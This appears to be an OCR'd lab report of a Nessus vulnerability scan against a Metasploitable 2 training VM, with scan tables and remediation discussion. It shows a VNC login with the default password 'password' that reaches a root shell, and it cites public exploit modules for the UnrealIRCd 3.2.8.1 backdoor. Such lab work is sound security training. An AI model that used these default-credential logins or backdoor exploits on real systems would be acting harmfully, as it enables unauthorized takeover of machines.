


https://kali:8834/#/

mohannadmahmoud

●●●●●●●●

We created a scan to the target by adding the ip 192.168.1.12



New Scan / Advanced Scan

Name: metasploitable 2 test1


Description:

Folder: My Scans

Targets: 192.168.1.12

Upload Targets: Add File

We launched the scan and this we had after completing scan




metasploitable-2 test 1

Host	Vulnerabilities
192.168.1.12	10 5 25 8 132

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: October 16 at 8:38 AM
End: October 16 at 8:59 AM
Elapsed: 21 minutes

Vulnerabilities



CRITICAL	10.0 *	7.4	0.6988	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MIXED	...	...	...	SSL (Multiple Issues)	General	28
MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	1
MIXED	...	...	...	DNS (Multiple Issues)	DNS	6
MIXED	...	...	...	SSH (Multiple Issues)	Misc.	6

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: October 16 at 8:38 AM
End: October 16 at 8:59 AM
Elapsed: 21 minutes


Vulnerabilities

The scan was meticulously configured to target potential weaknesses in the system, focusing on services, network configurations, and open ports. Nessus is a widely trusted and robust tool, often used for identifying vulnerabilities that could be exploited by attackers. It analyzes the system for known security flaws, configuration errors, and potential weaknesses, providing a detailed report of any findings. The results of this scan revealed several *critical vulnerabilities* that pose significant risks to the integrity, confidentiality, and availability of the system. Here are the key findings:

### 1. *VNC Server 'password' Password*

One of the most alarming vulnerabilities discovered was related to the VNC server configured on Metasploit Machine 2. The VNC server was found to have a default or weak password—set simply to *'password'*. This is a severe

misconfiguration, as VNC (Virtual Network Computing) is a protocol that allows for remote desktop access, enabling administrators or users to control the machine remotely. With such a simple and guessable password, an attacker could easily gain unauthorized access to the system.



metasploitable-2 test 1 / Plugin #61708

‹ Back to Vulnerabilities

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.1.12

Plugin Details

Severity:	Critical
ID:	61708
Version:	$Revision: 1.2 $
Type:	remote
Family:	Gain a shell remotely
Published:	August 29, 2012
Modified:	September 24, 2015

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Default Account: true


Exploited by Nessus: true

Once connected to the VNC server, an attacker could:

- *Observe all user activities*: The attacker can watch all interactions happening on the desktop in real-time, including sensitive operations such as typing passwords, accessing secure files, and running privileged commands.

- *Control the system*: They could manipulate files, run commands, install malicious software, or even lock out legitimate users. With full control of the system's GUI, an attacker could perform any actions that an authorized user could.

This vulnerability essentially hands full control of the system to an attacker, making it critical to resolve immediately by enforcing strong authentication methods, such as complex passwords or multifactor authentication (MFA), to secure the VNC service.



New TightVNC Connection

Connection

Remote Host: 192.168.1.12

Enter a name or an IP address. To specify a port number, append it after two colons (for example, mypc::5902).


Reverse Connections

Listening mode allows people to attach your viewer to their desktops. Viewer will wait for incoming connections.

TightVNC Viewer

TightVNC is cross-platform remote control software.


Its source code is available to everyone, either freely (GNU GPL license) or commercially (with no GPL restrictions).



Vnc Authentication

Connected to: 192.168.1.12

Password: ●●●●●●●●●




kali-linux-2024.2-vmware-amd64 - VMwa
File Edit View VM Tabs Help
Home
My Computer
File Actions Edit View Help
kali@kali: ~
meta
root's X desktop (metasploitable:0) - TightVNC Viewer
root@metasploitable: /
meet.google.com is sharing your screen.
Stop sharing
Hide

```
┌──(kali㉿kali)-[~]
└─$ systemctl start nessusd.service
Failed to start nessusd.service: Connec
See system logs and 'systemctl status n

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ systemctl start nessusd.service

┌──(kali㉿kali)-[~]
└─$ ▮
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/# ▮
```

### 2. *UnrealIRCd Backdoor Detection*

Another severe vulnerability identified was the *UnrealIRCd backdoor*. UnrealIRCd is an Internet Relay Chat (IRC) server software commonly used to run IRC servers. In this case, the version of UnrealIRCd installed on the system contained a known backdoor, which allows attackers to execute arbitrary commands on the server remotely. This backdoor was introduced in a compromised version of the UnrealIRCd software, which was distributed via the project's official website in 2009.



metasploitable-2 test 1 / Plugin #46882

‹ Back to Vulnerabilities

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Output

```
The remote IRC server is running as :

uid=0(root) gid=0(root)
```

To see debug logs, please visit individual host

Port ▲	Hosts
6667 / tcp / irc	192.168.1.12

Plugin Details


Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4




[Full Disclosure](#) mailing list archives

Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site

From: Henri Salo <henri () nerv fi>
Date: Sat, 12 Jun 2010 18:09:17 +0300

```
Begin forwarded message:

Date: Sat, 12 Jun 2010 16:14:25 +0200
From: satmd <satmd () satmd dyndns org>
To: IRC Security Discussion List <irc-security () lists irc-unity org>
Subject: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp
and site


Hello folks,

I'd like to let you know that there's been a compromise of the
unrealircd website and ftp and the 3.2.8.1 tarball release had been
replaced by a backdoored copy.

I'm attaching Syzops original security advisory from
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Yours,
satmd
UnrealIRCd support staff

Hi all,

This is very embarrassing...

We found out that the Unreal3.2.8.1.tar.gz file on our mirrors has been
```



Rapid7
irc ‹ unix ‹ https://www.rapid7.com · ترجم هذه الصفحة

UnrealIRCD 3.2.8.1 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the Unreal IRCD — ٢٠١٨/٠٥/٣٠ **3.2.8.1** download archive. This backdoor was present in the Unreal3.

GitHub
UnrealIRCd-3.2.... ‹ https://github.com · ترجم هذه الصفحة

Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor

This is a python version of a metasploit module that exploits a known vulnerability in **UnrealIRCd 3.2.8.1**. I know that this exploit is already well ...

GitHub
Un... ‹ chancej715 ‹ https://github.com · ترجم هذه الصفحة


UnrealIRCd-3.2.8.1-Backdoor-Command-Execution

UnrealIRCd version **3.2.8.1** contains a trojan horse which allows remote attackers to execute arbitrary commands (CVE-2010-2075).

YouTube
watch ‹ https://www.youtube.com

UnrealIRC 3.2.8.1 Remote Code Execution (CVE-2010-2075 ...

... **UnrealIRCd-3.2.8.1**-Backdoor Link for Metasploitable VM: https://sourceforge.net/projects/metasploitable/ Link for Kali Linux:


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
My Computer
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
Nessus Essentials / Folde
Full Disclosure: Fw: [irc-
UnrealIRCD 3.2.8.1 Backd
https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TRY NOW
Contact Us
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Search
ENG
US
15:41
17/10/2024

